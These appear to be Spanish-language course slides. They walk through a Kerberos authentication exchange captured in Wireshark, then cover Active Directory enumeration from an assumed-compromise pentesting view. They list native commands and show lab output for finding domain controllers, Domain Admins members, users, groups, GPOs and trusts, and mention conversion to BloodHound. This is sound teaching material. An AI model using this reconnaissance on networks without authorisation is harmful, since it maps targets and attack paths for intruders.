Analizando Kerberos con Wireshark

Analizando Kerberos en acción

Podemos analizar los pasos realizados por Kerberos de manera visual usando una herramienta de análisis de tráfico como Wireshark.

1. El cliente pre-solicita el ticket (AS-REQ)
2. El KDC devuelve un error (ERR_PREAUTH_REQUIRED) ya que requiere de preautenticación antes de empezar el proceso de autenticación.
3. El cliente vuelve a solicitar el ticket incluyendo la información que falta (AS-REQ)
4. EL KDC responde de manera exitosa al requerimiento (AS-REP)
5. El cliente solicita el ticket para acceder un recurso específico (TGS-REQ)
6. El KDC remite el ticket firmado al usuario para dicho recurso (TGS-REP)

A screenshot of the Wireshark network protocol analyzer interface. The title bar reads 'Sesion2 - 21022024 - Volcado - Kerberos.pcap'. The menu bar includes 'Archivo', 'Edición', 'Visualización', 'Ir', 'Captura', 'Analizar', 'Estadísticas', 'Telefonía', 'Wireless', 'Herramientas', and 'Ayuda'. Below the menu is a toolbar with various icons for file operations, navigation, and analysis. The packet list pane on the left shows a filter 'kerberos' and a list of six packets. The packet details pane on the right shows the selected packet (No. 75) with its fields expanded, showing 'AS-REQ'.

No.	Source	Destination	Protocol	Time	Length	Info
75	192.168.1.83	192.168.1.128	KRB5	4181.2093...	275	AS-REQ
76	192.168.1.128	192.168.1.83	KRB5	4181.2100...	231	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
77	192.168.1.83	192.168.1.128	KRB5	4181.2172...	355	AS-REQ
79	192.168.1.128	192.168.1.83	KRB5	4181.2178...	160	AS-REP
80	192.168.1.83	192.168.1.128	KRB5	4181.2188...	1535	TGS-REQ
82	192.168.1.128	192.168.1.83	KRB5	4181.2198...	91	TGS-REP

Analizando Kerberos en acción

1) AS-REQ

Primera solicitud sin preautenticación

```
▼ Kerberos
  > Record Mark: 217 bytes
  ▼ as-req
    pvno: 5
    msg-type: krb-as-req (10)
    ▼ padata: 1 item
      ▼ PA-DATA pA-PAC-REQUEST
        ▼ padata-type: pA-PAC-REQUEST (128)
          ▼ padata-value: 3005a0030101ff
            include-pac: True
    ▼ req-body
      Padding: 0
      > kdc-options: 40810010
      > cname
        realm: unir.lab
      > sname
        till: Sep 13, 2037 04:48:05.000000000 Hora de verano romance
        rtime: Sep 13, 2037 04:48:05.000000000 Hora de verano romance
        nonce: 2075261284
      > etype: 6 items
      > addresses: 1 item STUDENT<20>
```

[\[Response in: 76\]](#)

2) PRE-AUTH-REQUIRED

Mensaje de error

```
▼ Kerberos
  > Record Mark: 173 bytes
  ▼ krb-error
    pvno: 5
    msg-type: krb-error (30)
    stime: Oct 16, 2023 18:44:05.000000000 Hora de verano romance
    susec: 668947
    error-code: eRR-PREAUTH-REQUIRED (25)
    realm: unir.lab
    sname
    e-data: 304d302aa103020113a2230421301f3016a003020112a10f1b0d554e49522e4c41424a6f726765
    ▼ PA-DATA pA-ETYPE-INFO2
      ▼ padata-type: pA-ETYPE-INFO2 (19)
        ▼ padata-value: 301f3016a003020112a10f1b0d554e49522e4c41424a6f7267653005a0030201
          > ETYPE-INFO2-ENTRY
          > ETYPE-INFO2-ENTRY
    ▼ PA-DATA pA-ENC-TIMESTAMP
      ▼ padata-type: pA-ENC-TIMESTAMP (2)
        padata-value: <MISSING>
    ▼ PA-DATA pA-PK-AS-REQ
      ▼ padata-type: pA-PK-AS-REQ (16)
        padata-value: <MISSING>
    ▼ PA-DATA pA-PK-AS-REP-19
      ▼ padata-type: pA-PK-AS-REP-19 (15)
        padata-value: <MISSING>
```

[\[Response to: 73\]](#)

[Time from request: 0.000712000 seconds]

Analizando Kerberos en acción

Primer AS-REQ

Contiene la información del usuario junto con la marca de tiempo.

```
▼ Kerberos
  > Record Mark: 217 bytes
  ▼ as-req
    pvno: 5
    msg-type: krb-as-req (10)
    ▼ padata: 1 item
      ▼ PA-DATA pA-PAC-REQUEST
        ▼ padata-type: pA-PAC-REQUEST (128)
          ▼ padata-value: 3005a0030101ff
            include-pac: True
    ▼ req-body
      Padding: 0
      > kdc-options: 40810010
      > cname
      realm: unir.lab
      > sname
      till: Sep 13, 2037 04:48:05.000000000 Hora de verano romance
      rtime: Sep 13, 2037 04:48:05.000000000 Hora de verano romance
      nonce: 2075261284
      > etype: 6 items
      > addresses: 1 item STUDENT<20>
```

[\[Response in: 76\]](#)

Segundo AS-REQ

Tras ser solicitada más información, el cliente incluye la preautenticación.

```
▼ Kerberos
  > Record Mark: 297 bytes
  ▼ as-req
    pvno: 5
    msg-type: krb-as-req (10)
    ▼ padata: 2 items
      ▼ PA-DATA pA-ENC-TIMESTAMP
        ▼ padata-type: pA-ENC-TIMESTAMP (2)
          ▼ padata-value: 3041a003020112a23a0438451ad508405d394d43c50e031e72601f53
            etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            cipher: 451ad508405d394d43c50e031e72601f53b7d7e9599d932ad707d82db62
      ▼ PA-DATA pA-PAC-REQUEST
        ▼ padata-type: pA-PAC-REQUEST (128)
          ▼ padata-value: 3005a0030101ff
            include-pac: True
    ▼ req-body
      Padding: 0
      > kdc-options: 40810010
      > cname
      realm: unir.lab
      > sname
      till: Sep 13, 2037 04:48:05.000000000 Hora de verano romance
      rtime: Sep 13, 2037 04:48:05.000000000 Hora de verano romance
      nonce: 2072070841
      > etype: 6 items
      > addresses: 1 item STUDENT<20>
```

[\[Response in: 79\]](#)

Analizando Kerberos en acción

3) AS-REQ

Información del usuario y timestamp.

```
▼ Kerberos
  > Record Mark: 297 bytes
  ▼ as-req
    pvno: 5
    msg-type: krb-as-req (10)
    padlen: 2 items
    ▼ PA-DATA pA-ENC-TIMESTAMP
      ▼ padata-type: pA-ENC-TIMESTAMP (2)
        ▼ padata-value: 3041a003020112a23a0438451ad508405d394d43c50e031e72601f53b7d7e9599d932ad707d82db6258436dacfd21e
          etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          cipher: 451ad508405d394d43c50e031e72601f53b7d7e9599d932ad707d82db6258436dacfd21e
        ▼ PA-DATA pA-PAC-REQUEST
          ▼ padata-type: pA-PAC-REQUEST (128)
            ▼ padata-value: 3005a0030101ff
              include-pac: True
          ▼ req-body
            Padding: 0
            > kdc-options: 40810010
            ▼ cname
              name-type: kRB5-NT-PRINCIPAL (1)
              ▼ cname-string: 1 item
                CNameString: jorge
              realm: unir.lab
            ▼ sname
              name-type: kRB5-NT-SRV-INST (2)
              ▼ sname-string: 2 items
                SNameString: krbtgt
                SNameString: unir.lab
            till: Sep 13, 2037 04:48:05.000000000 Hora de verano romance
            rtime: Sep 13, 2037 04:48:05.000000000 Hora de verano romance
            nonce: 2072070841
```

4) AS-REP

Tras ser solicitada más información, el cliente incluye la preautenticación.

```
▼ Kerberos
  > Record Mark: 1562 bytes
  ▼ as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    ▼ padata: 1 item
      ▼ PA-DATA pA-ETYPE-INFO2
        ▼ padata-type: pA-ETYPE-INFO2 (19)
          ▼ padata-value: 30183016a003020112a10f1b0d554e49522e4c41424a6f726765
            > ETYPE-INFO2-ENTRY
          crealm: UNIR.LAB
        ▼ cname
          name-type: kRB5-NT-PRINCIPAL (1)
          ▼ cname-string: 1 item
            CNameString: Jorge
        ▼ ticket
          tkt-vno: 5
          realm: UNIR.LAB
          ▼ sname
            name-type: kRB5-NT-SRV-INST (2)
            > sname-string: 2 items
              > enc-part
            > enc-part
          > Response to: 77]
          [Time from request: 0.000526000 seconds]
```

Analizando Kerberos en acción

5) TGS-REQ

Solicitud de TGS. En este caso, el usuario Jorge quiere acceder al recurso host (permite autenticarte en servicios del sistema) en student.unir.lab.

```

Kerberos
  > Record Mark: 1477 bytes
  > tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
    > padata: 2 items
      > PA-DATA pA-TGS-REQ
        > padata-type: pA-TGS-REQ (1)
          > padata-value [...]: 6e8205123082050ea003020105a10302010ea207
            > ap-req
        > PA-DATA pA-PAC-OPTIONS
          > padata-type: pA-PAC-OPTIONS (167)
            > padata-value: 3009a00703050040000000
              Padding: 0
            > flags: 40000000
      > req-body
        Padding: 0
        > kdc-options: 40810000
        realm: UNIR.LAB
        > sname
          name-type: kRB5-NT-SRV-HST (3)
          > sname-string: 2 items
            SNameString: host
            SNameString: student.unir.lab
          till: Sep 13, 2037 04:48:05.000000000 Hora de verano romance
          nonce: 2072070572
        > etype: 5 items

```

6) TGS-RES

El KDC devuelve el ticket cifrado para el servicio solicitado por el usuario.

```

Kerberos
  > Record Mark: 1493 bytes
  > tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: UNIR.LAB
    > cname
      name-type: kRB5-NT-PRINCIPAL (1)
      > cname-string: 1 item
        CNameString: Jorge
    > ticket
      tkt-vno: 5
      realm: UNIR.LAB
      > sname
        name-type: kRB5-NT-SRV-HST (3)
        > sname-string: 2 items
          SNameString: host
          SNameString: student.unir.lab
      > enc-part
    > enc-part

```

[\[Response to: 80\]](#)

[Time from request: 0.001015000 seconds]

Referencias

1. [RFC Tickets](#)
2. [Kerberos](#)
3. [Autenticación de Kerberos \(Microsoft\)](#)
4. [Charla Kerberos Attl4s](#)
5. [Analizar Kerberos con WireShark](#)

5.


Enumeración en AD

Conceptos previos

Modelo de compromiso asumido - El objetivo es simular un sistema comprometido o una persona de confianza malintencionada. Los objetivos de la prueba deben centrarse en el riesgo empresarial y en cómo las vulnerabilidades y configuraciones erróneas pueden afectar a los datos y procesos clave para la organización. El objetivo de estas pruebas se centran en el impacto en Negocio y su riesgo real.

KillChain - El modelo identifica los pasos que los adversarios deben completar para lograr su objetivo. Esto permite mejorar la visibilidad de un ataque y enriquecen la comprensión por parte del analista de las tácticas, técnicas y procedimientos del adversario.


Mitre ATT&CK - Es una base de conocimientos sobre tácticas y técnicas de los adversarios basadas en ataques en el mundo real. La base de conocimientos ATT&CK se utiliza como fundamento para el desarrollo de modelos y metodologías de amenazas específicas en el sector privado, en la administración pública y en la comunidad de productos y servicios de ciberseguridad.



Fuente: <https://www.lockheedmartin.com>


Enumeración en Directorio Activo

- **Objetivo:** conocer cuál es la situación actual, además de saber a qué elementos podemos tener acceso y a cuáles de ellos nos interesa acceder.



Enumeración en AD

- Es el proceso de extracción de información del Directorio Activo. Nos ayuda a situarnos dentro del AD, reconocer usuarios y máquinas de interés, identificar vulnerabilidades, calcular caminos de ataque, etc.
- Imprescindible para comprometer un Directorio Activo aunque, en este curso, nos centraremos en enumerar desde el punto de vista de un simple empleado sin herramientas ofensivas.
- Elementos a enumerar:
 - **Objetos** – Usuarios, grupos, equipos, sesiones, shares, propiedades, etc.
 - **GPOs** – Políticas del Dominio: características de seguridad, cambios de registro, instalación de software, preferencias de sistema, etc.
 - **ACLs** – Controles de acceso a objetos y recursos (permisos de lectura, modificación, etc.)



CMD



Sysinternals



PowerShell

Enumeración manual - Protocolos y módulos nativos

- **Herramientas de línea de comandos**

Comandos nativos que permiten desde una CMD hacer consultas sencillas al DC

- net group, net user
- nltest

- **.NET**

PowerShell es una interfaz que combina línea de comandos y scripting basado en .NET. Por lo tanto, se pueden utilizar módulos nativos de .NET para algunas consultas al Dominio

- System.DirectoryServices.ActiveDirectory

- **WMIC**

Windows Management Instrumentation (WMI) es un protocolo de Microsoft que permite obtener información a través de consultas y realizar tareas de administración. WMIC es la herramienta de línea de comandos

- wmic useraccount
- wmic group

Enumeración manual – Protocolos y módulos nativos

- **Módulo de Directorio Activo de PowerShell (RSAT)**

El módulo de Directorio Activo es un módulo que contiene una serie de cmdlets que permiten gestionar el Directorio Activo. Este módulo solo viene instalado por defecto en controladores de dominio, pero puede ser instalado en cualquier equipo Windows.



- Get-ADUser
- Get-ADGroup
- Get-ADForest

- **ADSI (Active Directory Service Interface)**

ADSI es una utilidad que forma parte del conjunto de herramientas de RSAT y que permite gestionar objetos y atributos de AD sin necesidad de tener instalado el módulo de RSAT. ADSI está accesible en cualquier equipo que pertenezca a un dominio.

Enumeración manual - AD Explorer

- AD Explorer es un visor y editor de Directorio Activo perteneciente al conjunto de herramientas de Sysinternals. AD Explorer permite navegar por la configuración de un Directorio Activo mediante una interfaz gráfica similar a la consola de gestión del DC.
- Permite realizar capturas del Directorio para poder ser analizadas offline.
- Cualquier usuario de dominio puede usar AD Explorer para visualizar esta información.




Enumeración manual - AD Explorer

La herramienta [ADExplorerSnapshot.py](#) permite transformar la información extraída mediante ADExplorer y convertirla a formato BloodHound.

Con esta transformación solo tendremos acceso a:

- 1) Grupos
- 2) Usuarios
- 3) Equipos
- 4) Confianzas entre dominios

Nota: Información como las Sesiones, las GPOs y caminos alternativos no aparecen mediante esta extracción.



Enumeración manual - Comandos útiles

- Obtener el nombre de Dominio

`$env:USERDNSDOMAIN (FQDN)#[PowerShell]`

`$env:USERDOMAIN (NetBios)#[PowerShell]`

`systeminfo (FQDN)#[CMD]`

`wmic computersystem get domain(FQDN)#[CMD]`

- Información sobre el Dominio

`[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain() #[PowerShell]`

- Información sobre usuarios de Dominio

`net user <usuario> /domain #[CMD]`

- Información sobre grupos de Dominio

`net group <nombre_grupo> /domain#[CMD]`

```
Windows PowerShell
PS C:\> [System.DirectoryServices.ActiveDirectory.Domain]::GetComputerDomain()

Forest                : math.cult
DomainControllers     : {DC-02.Secrets.math.cult}
Children              : {}
DomainMode            : Unknown
DomainModeLevel       : 7
Parent                : math.cult
PdcRoleOwner          : DC-02.Secrets.math.cult
RidRoleOwner          : DC-02.Secrets.math.cult
InfrastructureRoleOwner : DC-02.Secrets.math.cult
Name                  : Secrets.math.cult
```

```
Windows PowerShell
PS C:\> $env:USERDOMAIN
SECRETS
PS C:\> $env:USERDNSDOMAIN
SECRETS.MATH.CULT
PS C:\> █
```

Enumeración manual - Comandos útiles

- Identificar los Controladores de Dominio

```
nltest /dclist:<dominio> #[CMD]
```

```
net group "domain controllers" /domain #[CMD]
```

```
Get-ADDomainController -Discover -Domain "contoso.local" #[RSAT PowerShell]
```

- Obtener el nombre de los Administradores de Dominio

```
net group "Domain Admins" /domain #[CMD]
```

```
Get-ADGroupMember -Identity "Domain Admins" #[RSAT PowerShell]
```

- Listar todos los usuarios de Dominio

```
net user /domain #[CMD]
```

```
wmic useraccount list brief #[CMD]
```

```
wmic useraccount list /format:list #[CMD]
```

```
wmic useraccount where "Disabled=0 AND LocalAccount=1" get Name #[CMD]
```

```
PS C:\> Get-ADGroupMember -Identity "Admins. del Dominio"

distinguishedName : CN=Administrador,CN=Users,DC=Secrets,DC=math,DC=cult
name               : Administrador
objectClass        : user
objectGUID         : c8d9fd72-64e6-49c0-8429-30156dfa129f
SamAccountName     : Administrador
SID                : S-1-5-21-405225272-940700511-1267942284-500

distinguishedName : CN=cgauss,CN=Users,DC=Secrets,DC=math,DC=cult
name               : cgauss
objectClass        : user
objectGUID         : 690788da-5aa9-42a3-bd05-fb0e585adc26
SamAccountName     : cgauss
SID                : S-1-5-21-405225272-940700511-1267942284-1107
```

```
PS C:\> wmic useraccount list /format:list

AccountType=512
Description=Cuenta integrada para la administración del equipo o dominio
Disabled=FALSE
Domain=SECRETS
FullName=
InstallDate=
LocalAccount=FALSE
Lockout=FALSE
Name=Administrador
PasswordChangeable=TRUE
PasswordExpires=FALSE
PasswordRequired=TRUE
SID=S-1-5-21-405225272-940700511-1267942284-500
SIDType=1
Status=OK
```

Enumeración manual - Comandos útiles

- Listar todos los grupos de Dominio

```
net group /domain #[CMD]
```

```
wmic group list brief #[CMD]
```

- Información sobre las GPOs desplegadas en el equipo:

```
gpresult /r #[CMD]
```

- Información sobre el Bosque:

```
[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest() #[PowerShell]
```

```
Get-ADForest #[RSAT PowerShell]
```

- Información sobre las relaciones de confianza del Dominio y del Bosque:

```
([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships() #[PowerShell]
```

```
([System.DirectoryServices.ActiveDirectory.Forest]::GetForest((New-Object  
System.DirectoryServices.ActiveDirectory.DirectoryContext('Forest', 'forest-of-interest.local')))).GetAllTrustRelationships()
```

```
#[PowerShell]
```

```
nltest /domain_trusts #[CMD]
```

```
C:\Users\Administrador>gpresult /r

Herramienta de resultados para la Directiva de grupos del
sistema operativo Microsoft (R) Windows (R) v2.0
© 2018 Microsoft Corporation. Todos los derechos reservados.

Creado el 29/05/2022 a las 13:18:08

RSOP datos para SQL-01\Administrador en SQL-01 : modo de inicio de sesión
-----

Configuración del sistema operativo: Servidor miembro
Versión del sistema operativo: 10.0.17763
Nombre de sitio: Default-First-Site-Name
Perfil móvil: n/a
Perfil local: C:\Users\Administrador
¿Conectado a un vínculo de baja velocidad?: No

CONFIGURACIÓN DE EQUIPO
-----
CN=SQL-01,CN=Computers,DC=Secrets,DC=math,DC=cult
Última vez que se aplicó la Directiva de grupo: 29/05/2022 a las 13:17:43
Directivas de grupo aplicadas desdeDC-02.Secrets.math.cult
Umbral del vínculo de baja velocidad de las Directivas de grupo:500 kbps
Nombre de dominio: SECRETS
Tipo de dominio: Windows 2008 o posterior

Objetos de directiva de grupo aplicados
-----
Default Domain Policy
Registry
Block Local Administrator
Enable WinRM
RDP
```

Referencias

1. [Modelo de Compromiso Asumido](#)
2. [KillChain](#)
3. [Mitre ATT&CK](#)
4. [Sysinternals](#)
5. [.NET](#)
6. [WMIC](#)
7. [Módulo de Directorio Activo para PowerShell](#)
8. [ADSI](#)
9. [ADSI CheatSheet](#)
10. [AD Explorer](#)

A blurred background image showing a desk setup. In the upper right, there is a potted plant with long, thin leaves. Below it, on the right side, a pen is visible. The overall scene is out of focus, serving as a backdrop for the text.

6.

Vulnerabilidades clásicas de AD

¿Vulnerabilidad o funcionalidad?

